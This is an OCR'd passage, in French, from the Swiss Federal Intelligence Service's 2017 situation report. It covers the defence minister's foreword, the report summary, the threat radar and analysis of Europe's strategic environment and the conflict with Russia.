Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun Svizra

Service de renseignement de la Confédération SRC

LA SÉCURITÉ DE LA SUISSE

Rapport de situation 2017
du Service de renseignement de la Confédération SRC

La sécurité de la Suisse
2017

Table des matières

Contre les menaces et l'insécurité 5

Le rapport de situation en bref 7

L'environnement stratégique 13

Thème central : la cybersécurité 25

L'extrémisme violent et le terrorisme pour motifs religieux et ethno-nationalistes 35

L'extrémisme de droite et de gauche 57

La prolifération 69

Le service de renseignement prohibé 75

Liste des abréviations 83

Contre les menaces et l'insécurité

Les menaces modernes ne connaissent pas de frontières. C'est aujourd'hui une évidence et la Suisse n'est malheureusement pas une exception. Disons-le clairement : la Suisse est menacée, elle aussi ! La comparaison des radars de situation, publiés chaque année dans le rapport de situation du Service de renseignement de la Confédération, montre la tendance que suit la menace. Le terrorisme djihadiste et les cyberattaques à des fins d'espionnage sont devenus deux points critiques de la politique de sécurité de notre pays. Au vu de l'intensité de la menace, la Suisse a pris des mesures pour se protéger. Ainsi, en septembre 2015, le Conseil fédéral a approuvé la Stratégie de la Suisse pour la lutte contre le terrorisme, dont les nombreuses mesures tangibles sont en cours de concrétisation. En matière de cybersécurité, la stratégie nationale de protection de la Suisse contre les cyberrisques est en train d'être consolidée et, si nécessaire, développée. Notre politique de sécurité repose sur l'identification et l'appréciation précoces des menaces, ainsi que le développement de stratégies et de mesures adéquates pour y faire face. Et cette approche fonctionne.

Cependant, il est essentiel de porter notre attention sur l'insécurité croissante ressentie par une partie non négligeable de la population en regard des changements intervenus dans le contexte de la politique de sécurité. En Suisse comme à l'étranger, j'ai eu à maintes reprises l'occasion d'être témoin de ce sentiment d'insécurité, même parmi les experts. Toutefois, il ne s'explique pas uniquement par des menaces concrètes ; les changements induits par certains développements stratégiques sont aussi à prendre en compte. Politique du nouveau président des États-Unis, évolution en Turquie suite à la tentative de coup d'État en 2016, bouleversements politiques, économiques et sociaux en Chine : autant d'exemples éloquents de ces changements qui suscitent des interrogations dans l'opinion publique comme parmi les spécialistes de la politique de sécurité et créent un climat d'insécurité. Du point de vue de la Suisse, le conflit Est-Ouest en Europe entre aussi dans cette catégorie.

Le suivi de la situation, en termes de renseignement, doit prendre ces développements en considération. Seuls leur traitement systématique et leur appréciation permanente permettent d'évaluer le contexte en matière de politique de sécurité et de discerner les menaces réelles avec la plus grande précision possible. Ce n'est qu'ainsi que le SRC est à même d'exercer son mandat, à savoir évaluer la situation du point de vue de la menace. La présente édition du radar de situation porte sur les sujets susmentionnés. Le SRC, en thématisant et en évaluant ces sujets, lutte contre le sentiment d'insécurité décrit plus haut. De la sorte, il évite que l'insécurité ne contrecarre les processus de décision relevant de la politique de sécurité et ne se transforme elle aussi en menace pour la sécurité de notre pays.

Département fédéral de la défense,
de la protection de la population et des sports DDPS

Guy Parmelin
Conseiller fédéral

Le rapport de situation en bref

Depuis des années, les défis que doivent relever les organes en charge de la politique de sécurité deviennent de plus en plus complexes. Le radar de situation du SRC offre une orientation pour la politique de sécurité de la Suisse et illustre à ses habitants les thèmes les plus importants du point de vue du renseignement.

- Le fractionnement de l'environnement de la politique de sécurité dû au nombre croissant d'acteurs déterminants dans ce domaine continue de mettre sous pression les organes étatiques en charge de cette politique. Les solutions envisageables aux défis qui se posent en termes de politique de sécurité exigent de plus en plus une implication d'acteurs notamment transnationaux ainsi que de nouvelles formes de coopération en la matière, qui ne sont aujourd'hui en partie pas encore définies.

- Les situations de crise régnant en Europe, que le SRC décrit dans ce rapport annuel depuis plusieurs années maintenant, ont depuis l'an dernier été renforcées par deux nouveaux facteurs, à savoir la décision du Royaume-Uni de sortir de l'Union européenne (UE) et l'élection de Donald Trump à la présidence des États-Unis. Les anciennes certitudes s'érodent ainsi davantage encore et sont remplacées par des incertitudes fondamentales ainsi que par une prévisibilité réduite, les décisions au Royaume-Uni et aux États-Unis secouant même les fondements de l'architecture européenne de sécurité. Une pression extraordinaire s'exerce donc sur l'ordre qui règne en Europe.

- Outre la crise de l'intégration européenne et les nouvelles questions touchant à la collaboration transatlantique, il faut tout d'abord mentionner le conflit évolutif opposant l'Est et l'Ouest, lequel représente une modification durable dans l'environnement stratégique de la Suisse. La confrontation est de triple nature, politique, économique et militaire. Ce processus peut se prolonger jusqu'aux années 2020 et pourrait aboutir à la constitution de zones d'influence concurrentes sur le continent européen. Une attaque armée dirigée contre la Suisse reste certes peu vraisemblable, mais il est indéniable que le continent européen n'est pas seulement le théâtre d'une polarisation, également déterminée par des opérations d'influence et d'information transfrontalières, mais aussi d'une militarisation accrue.

- La Syrie est à maints égards l'épicentre des situations de crise dans les États situés sur les côtes orientale et méridionale de la Méditerranée. La recherche de solutions est devenue plus difficile. Les effets de ces conflits, qui au Proche et au Moyen-Orient se manifestent par une série complexe de fractures, marquent profondément la psyché collective, en particulier dans le monde arabe et sunnite. Ces effets ont également un impact sur les

sunnites en Europe. En dépit des opérations militaires renforcées, aucune avancée décisive n'est en vue en Syrie et en Irak, encore moins une solution politique. L'« État islamique » joue toujours un rôle central dans les crises en question. Le terrorisme djihadiste définit pour grande part le niveau de la menace à l'échelle planétaire. C'est le cas en Suisse également, où la menace terroriste reste élevée. La menace émane principalement de l'« État islamique » ainsi que d'individus isolés et de petits groupes inspirés ou téléguidés par ce dernier. La menace émanant du groupe terroriste Al-Qaïda reste pour sa part inchangée.

- La Turquie se trouve dans une grave crise intérieure et extérieure. Les troubles en Syrie et en Irak menacent à ses yeux des intérêts-clefs de la sécurité nationale. La tentative de putsch en été 2016 n'a pas seulement mis à l'épreuve la stabilité des institutions turques mais, à travers la réaction du président et son instrumentalisation efficace d'un nationalisme turc à large ancrage, elle a aussi exposé les relations de la Turquie avec l'Europe à de nouvelles tensions. La lente dégradation des rapports avec l'UE, qui perdure depuis quelques années, semble indiquer que leurs relations sont durablement affectées. La Turquie joue un rôle essentiel dans la stratégie européenne qui consiste à endiguer les mouvements de réfugiés ainsi que la menace terroriste.

- Depuis avril 2016, soit après la fermeture de la route dite des Balkans et la conclusion de l'Accord entre l'UE et la Turquie, le pic de l'année précédente dans les mouvements migratoires vers l'Europe a été contrecarré, mais la pression reste élevée. La transposition des mouvements migratoires des régions en crise au Proche et au Moyen-Orient ainsi qu'en Asie centrale sur d'autres routes vers l'Europe reste possible. Il est toujours possible que la situation dégénère en crise et donc que les aspects politico-sécuritaires de la migration ressortent de manière plus saillante, cela d'une part dans le domaine du terrorisme, avec des auteurs d'attentats arrivés en Europe par cette voie-là, et d'autre part dans le domaine de l'extrémisme violent. Alors que les milieux d'extrême droite en Suisse ne se sont jusqu'ici pas manifestés comme ailleurs en Europe par des actes de violence contre des réfugiés ou des infrastructures et des prestataires dans le domaine de l'asile, les milieux d'extrême gauche ont fait de la migration l'un de leurs principaux chevaux de bataille, ayant également recours à la violence pour ce faire. C'est en particulier cette thématique qui serait à même d'entraîner une escalade dans le domaine de l'extrémisme violent. Même si la situation observée dans ces milieux est plutôt calme, leur potentiel de violence autour de ce thème est toujours intact.

- L'Accord nucléaire avec l'Iran et sa codification contraignante dans la résolution 2231 du Conseil de sécurité de l'ONU limitent efficacement la possibilité pour Téhéran de produire à court terme des armes nucléaires et peuvent à long terme conduire à une nor-


malisation de la situation. La mise en œuvre de l'accord est toutefois plus lente qu'espéré, car la normalisation économique dans le commerce avec l'Iran prend du temps. La Corée du Nord poursuit quant à elle ses programmes d'armes de destruction massive avec une dynamique sans précédent. Le processus politique international reste bloqué, les efforts consentis par la Corée du Nord servant principalement à entrer dans un rapport de dissuasion réciproque avec les États-Unis. À l'heure actuelle, la menace reste toutefois cantonnée au niveau régional. L'utilisation de substances chimiques comme armes en Syrie et en Irak montre l'importance de la lutte contre la prolifération dans la lutte contre le terrorisme également.

- Le service de renseignement prohibé est exécuté à l'aide d'un paquet de moyens et de procédés connus et établis depuis longtemps. Le cyberespionnage vient compléter le tout, lui qui sert les intérêts du service de renseignement prohibé classique et inversement. Sont acquises des informations importantes sur le plan politique, économique et militaire, et les diasporas sont souvent la cible de ses activités. Les informations récoltées sont utilisées pour compléter l'appréciation de la situation, pour s'octroyer un avantage politique, économique ou militaire mais aussi pour d'autres actions telles que des opérations d'information, des dénonciations, de la répression, des manipulations, des actes de sabotage, qui ne sont de loin pas les seules conséquences possibles.

- Les activités de sabotage dans le cyberespace suscitent de plus en plus une attention globale. Les États qui disposent de cybercapacités offensives propres poursuivent leur développement de manière intensive. Après que les révélations d'Edward Snowden ont donné un aperçu détaillé des cybercapacités des États-Unis et de leurs alliés du groupe dit Five Eyes (États-Unis, Royaume-Uni, Canada, Australie, Nouvelle-Zélande), ce sont avant tout les activités émanant de l'espace russe dans le domaine cybernétique qui gagnent actuellement en agressivité. Les États sans moyens offensifs propres misent davantage sur les offres de groupes de pirates informatiques. Les conflits interétatiques se déroulent de plus en plus aussi dans l'espace virtuel. Avec de telles attaques, les États peuvent opérer en dessous du seuil de guerre et nier en être les auteurs, ce qui est souvent difficile à réfuter.

Le radar de situation

Le SRC utilise depuis 2011 l'instrument du radar de situation pour illustrer les menaces importantes qui pèsent sur la Suisse. Dans sa version simplifiée, sans données confidentielles, il est une des composantes du présent rapport. Cette version publique contient les menaces qui relèvent du domaine d'activité du SRC. Elle est complétée par des éléments importants en matière de politique de sécurité tels que les « risques migratoires » et le « crime organisé », deux thèmes qui ne sont pas traités dans le présent rapport. Nous renvoyons à leur sujet aux rapports des offices fédéraux compétents.


Politique / Économie / Défense
Thèmes latents
Détection précoce
Thèmes principaux
Points de gravité
Guerre conventionnelle en Europe
Cyberopérations lors de conflits
Menaces contre les infrastructures critiques
Avenir de l'engagement américain en Europe
Criminalité organisée
Chine
Risques liés à la migration
Pressions sur la Suisse
Sécurité de l'énergie
Menace nucléaire
Afrique du Nord
Turquie
Russie (Conflit Est-Ouest)
Personnes voyageant pour des motifs djihadistes
Syrie/Irak
Financement du terrorisme
Iran
Corée du Nord
Al-Qaïda et ses affiliés régionaux
« État islamique »
PKK
Acteurs isolés/ groupuscules
Cyberrenseignement
Espionnage contre les intérêts sécuritaires de la Suisse
Enlèvements
Extrémisme de gauche
Espionnage économique
LTTE
Surveillance de ressortissants étrangers en Suisse
Extrémisme de droite
Cyberactivisme
Terrorisme
Prolifération
Extrémisme
Service de renseignement prohibé

L'environnement stratégique

Une multitude de situations de crise

L'environnement stratégique de la Suisse reste marqué par la charge exceptionnellement élevée que font peser sur l'Europe diverses situations de crise. Ces dernières années, le rapport de situation du SRC les a régulièrement décrites, à savoir la crise politique et économique de l'intégration européenne, qui a franchi un cap en 2016 avec la décision du Royaume-Uni de sortir de l'UE, le conflit durable avec la Russie de même que les situations de crise au Proche et au Moyen-Orient ainsi qu'en Afrique du Nord et en Afrique subsaharienne, dont les conséquences atteignent très directement l'Europe par le biais de la hausse massive des mouvements migratoires et de l'accroissement de la menace qui émane du terrorisme.


Un ordre européen sous une pression exceptionnelle

L'élection de Donald Trump à la présidence des États-Unis a surpris et désécurisé à la fois les politiciens et les observateurs, tout comme la décision du Royaume-Uni de sortir de l'UE. Ces décisions populaires montrent à quel point nos ordres politiques occidentaux ont perdu de l'extraordinaire prédictibilité et stabilité qui ont longtemps été les leurs. Des certitudes de longue date quant à ce qui est politiquement souhaitable et à ce qui peut réalistement être attendu sont mises en doute et à l'épreuve, commencent à se transformer ou même à se dissoudre. Or, il est impossible de dire pour le moment ce qui va au final remplacer les anciennes certitudes ou de savoir s'il y aura ou non de nouvelles certitudes. Ce qui est sûr, c'est que nous entrons dans une longue période d'incertitudes fondamentales et de prévisibilité réduite dans l'environnement stratégique de la Suisse.

Donald Trump représente un défi supplémentaire pour l'Europe. Avec son élection, un consensus intérieur de base, vieux de plusieurs décennies, sur l'engagement global est remis en question aux États-Unis. Cette discussion nationale américaine sur la juste mesure de l'engagement des États-Unis au profit de l'ordre international en vigueur secoue également les fondements de l'architecture euro-atlantique de sécurité de l'Europe, une Europe déjà mise à rude épreuve par une série de crises de portée extraordinaire. La sortie de l'UE décidée par le Royaume-Uni n'est, à ce jour, que l'expression la plus dramatique de la pression à laquelle l'intégration européenne est aujourd'hui soumise, puisque le Brexit rompt de manière radicale avec la ligne suivie pendant des décennies consistant à renforcer progressivement l'intégration de l'Europe. Les forces politiques qui se détournent de l'intégration européenne progressive comme pilier fondamental de l'ordre européen de l'après-guerre se sont aujourd'hui définitivement établies dans une majorité d'États membres de l'UE et endossent des responsabilités gouvernementales au-delà du Royaume-Uni, comme par exemple en Grèce, en Hongrie ainsi qu'en Pologne, et poussent dans la même direction en France et en Italie aussi.

L'ordre européen commence ainsi à afficher des fractures marquées, sous la pression de crises intérieures et extérieures. Les prérogatives nationales dans la résolution des problèmes regagnent en importance par rapport aux approches coopératives internationales, les questions de souveraineté reviennent sur le tapis. Face aux importants défis de ces dernières années, les réponses paneuropéennes n'ont plus réussi à convaincre une grande partie de la population dans toute une série de pays. La stabilisation durable du système financier européen à la suite des crises survenues depuis 2008 reste un chantier, avec une volonté politique toujours plus faible de trouver une solution à l'échelle européenne. Une maîtrise européenne globale des mouvements migratoires vers l'Europe, même si ceux-ci se situent en 2016 statistiquement en-deçà du pic de 2015, reste fragmentaire et la situation dans les pays de provenance continue à pousser les populations à l'émigration. La nouvelle régulation des relations entre Londres et Bruxelles prendra certainement plus de temps que ne le souhaitent les deux parties et l'incertitude régnant au centre de l'ordre européen se prolongera au-delà de la décennie en cours. La pression au changement exercée sur l'Europe, telle que nous la connaissons, reste élevée. L'année 2017 sera par ailleurs le théâtre d'importantes élections en France et en Allemagne.

L'environnement stratégique de la Suisse continuera à changer. Même si l'UE (sans le Royaume-Uni), l'euro et le marché commun devaient survivre à cette longue crise européenne, plusieurs années de gestion politique et économique de la crise ont affecté la confiance entre les États membres. Il est de plus en plus difficile d'obtenir des majorités pour des solutions qui concernent l'ensemble de l'UE, comme cela serait par exemple nécessaire pour le renouvellement des accords de Schengen/Dublin. L'évolution vers une Europe à plusieurs vitesses semble ainsi se renforcer, avec des décisions prises unilatéralement par certains pays qui se multiplient, de même que les demandes d'exceptions




nationales. Dans les situations de crise aiguë, la suspension ou la rupture tacite des règles européennes est déjà devenue réalité.

La Suisse est directement concernée par la crise de l'intégration européenne. La stabilisation de la zone euro n'est cependant pas le seul élément qui revêt une très grande importance économique pour notre pays. La politique en fait également partie, et de plus en plus aussi la politique de sécurité. Pour la Suisse, dans de nombreux domaines partie intégrante de l'Europe, l'intégration européenne, dans le cadre de la coopération transatlantique en matière de sécurité, est, depuis la Seconde Guerre mondiale, aussi un garant pour la stabilité de la politique de sécurité. Une Europe en crise, uniquement tournée vers l'intérieur, occupée à assurer le marché commun et le développement de la solidarité intereuropéenne, avec une perspective incertaine quant au soutien américain, n'est pas bien armée pour faire face et maîtriser les importants défis que représenteront à long terme le renforcement de la Russie à l'Est et les crises sur son flanc sud.

La Russie et la situation conflictuelle en Europe

Le renforcement de la Russie sur le continent européen est un processus au long cours. Depuis plus de 15 ans, le président Vladimir Poutine a consolidé le cœur de l'appareil russe du pouvoir autour d'un petit cercle de proches, continuellement renforcé la centralisation du système ainsi que les contrôles internes et endigué le mouvement d'opposition de la classe moyenne. Grâce au vent favorable qu'ont fait souffler les prix élevés des matières premières sur le marché mondial, l'économie a connu une forte croissance et le standard de vie de la population s'est amélioré. La chute des prix du pétrole et d'autres matières premières ainsi que les sanctions occidentales prises à la suite de l'annexion de la péninsule ukrainienne de Crimée grèvent le système depuis trois ans maintenant. Les sanctions, tant qu'elles restent en vigueur, mais également les problèmes structurels sur le plan économique et démographique vont handicaper, à long terme aussi, la reprise de l'économie russe. Le secteur énergétique continue toutefois d'être rentable et assure encore toujours l'appro-



visionnement financier essentiel de l'État. Sur cette base, la Russie s'oppose désormais à l'UE élargie et à l'OTAN en Europe de l'Est, tout en s'efforçant de consolider une sphère d'influence propre en amont de sa frontière occidentale et en renforçant à cet effet systématiquement ses capacités militaires ainsi que celles dont elle a besoin pour exercer une prise d'influence en dessous du seuil de guerre. Cette politique de puissance en Europe est acceptée par une large partie de la population russe.

Dans cette grande constance de l'évolution de la Russie, d'importantes mutations personnelles et structurelles sont visibles depuis quelques mois, les plus étendues depuis le début de l'ère Poutine. En font partie des changements de personnel dans le cercle le plus rapproché du pouvoir, parmi ses fidèles de longue date, qui, à travers leurs expériences communes – souvent au sein de l'ancien KGB soviétique – et leur vision du monde, marquent de leur empreinte le système Poutine. On observe par ailleurs que de jeunes technocrates sont progressivement introduits dans l'élite du pouvoir et ressurgissent à des postes influents. Les changements englobent finalement aussi des institutions puissantes telles que l'administration présidentielle et, avec la constitution de la Garde nationale, créent un nouvel instrument de pouvoir directement subordonné au président en vue de l'engagement de forces armées à travers tout le pays dans le cadre de la sécurité intérieure. Selon toute vraisemblance, ces changements ne sont pas encore terminés. Dans leur globalité, ils pourraient être à l'origine d'un nouveau développement de l'ordre russe du pouvoir, que le système Poutine pourrait appliquer lors des prochaines élections présidentielles (au plus tard en 2018) et au-delà. Il s'agit d'un ordre qui doit, d'une part, initier un rajeunissement des rangs et, d'autre part, renforcer les traits autocratiques vers l'intérieur tout en se positionnant avec une plus grande assurance vis-à-vis de l'extérieur.

Quant à savoir quels seront les effets de ces importants changements internes à Moscou sur le conflit avec la Russie en Europe, la question est encore ouverte. Le conflit en question continue toutefois de s'envenimer. Fin 2015, la Russie a annoncé la réorientation de ses forces militaires sur son flanc ouest. Y sont aussi liés un renforcement des capacités offensives ainsi que le passage partiel d'une structure de brigade à une structure de division auprès des forces terrestres. Cette évolution est consistante avec le fait que la Russie considère à nouveau un conflit conventionnel majeur en Europe comme une forme de menace réelle, mais ne signifie pas pour autant que la Russie vise un tel conflit majeur. Dans le contexte d'un conflit conventionnel majeur, Kaliningrad et la Crimée constituent aux yeux de la Russie de premières lignes de défense contre l'Occident. D'un point de vue structurel, cette réforme représente pour certaines parties un retour à l'articulation soviétique des forces armées du temps de la Guerre froide. La Russie a démontré par une série d'exercices de grande envergure qu'elle était en mesure de déplacer et d'appuyer d'importantes formations sur de longues distances. Avec son engagement en Syrie, Moscou démontre en outre qu'il est capable d'influer militairement aussi sur des conflits hors de l'Europe. La Russie a également développé une large palette d'outils lui permettant de mener des opérations d'influence et d'information allant de

la propagande la plus subtile à la menace d'un usage de force militaire, qu'elle déploie de la région baltique jusqu'aux Balkans en passant par les pays situés en Europe centrale et de l'Est.

En même temps, les États membres de l'OTAN valorisent à nouveau davantage la défense collective. En 2014, les États-Unis ont commencé à prendre diverses mesures visant à renforcer leur potentiel militaire en Europe, mettant surtout l'accent sur le stockage de matériel, l'amélioration des infrastructures et un programme d'entraînement plus intense avec les alliés européens. Globalement, le renforcement de la présence à travers la rotation de troupes depuis les États-Unis reste toutefois modeste. Avec la présence de quelques bataillons à la périphérie orientale de l'alliance, les États-Unis et d'autres pays de l'OTAN veulent cependant donner un signal avant tout politique important quant à leur volonté de remplir leurs obligations d'assistance. À cet égard, ils n'anticipent pas seulement les menaces purement militaires mais également les défis en-dessous du seuil de guerre, à savoir les cyberattaques et les actes de sabotage perpétrés contre des infrastructures critiques à l'aide des forces spéciales ou d'autres acteurs disposés à user de violence, la guerre de l'information ou les mesures de contrainte économiques. Le nouveau président américain a annoncé vouloir réexaminer la politique des États-Unis vis-à-vis de la Russie. Si les mesures prises jusqu'à ce jour sont maintenues sous la nouvelle administration américaine, elles peuvent contribuer à stabiliser la situation en Europe de l'Est et avoir ainsi un impact positif sur la sécurité de la Suisse. Elles peuvent toutefois aussi entraîner un nouveau durcissement de la confrontation Est-Ouest ressurgie au cours de ces dernières années.


Le conflit avec la Russie, qui se trouve désormais dans sa quatrième année depuis l'annexion de la Crimée, n'est pas un phénomène passager, mais une modification au long cours dans l'environnement stratégique de la Suisse. L'Europe est depuis lors le théâtre d'une confrontation entre l'Occident et la Russie sur le triple plan politique, économique et militaire. Le conflit ukrainien, les sanctions économiques prises par l'Occident contre la Russie à la suite de celui-ci ou les manœuvres militaires de la Russie et de l'OTAN illustrent cette confrontation. Quant à

la question de savoir si avec la nouvelle administration américaine une phase de détente pourra être initiée dans le conflit avec la Russie, elle doit pour l'heure rester ouverte. Actuellement, un processus est encore en cours qui pourrait perdurer bien au-delà des années 2020 et aboutir avec le temps à la formation de zones d'influence concurrentes sur le continent européen, ce qui peut mener à de graves situations de crise dans diverses zones de l'environnement stratégique de la Suisse. Sur la ligne de rupture Est-Ouest qui traverse l'Europe, on retrouve également, outre l'Ukraine, le Bélarus et la Moldova, les pays baltes au nord et les Balkans au sud, où la rivalité Est-Ouest pourrait transposer des conflits dans une région qui n'a pas encore surmonté la désintégration de la Yougoslavie.

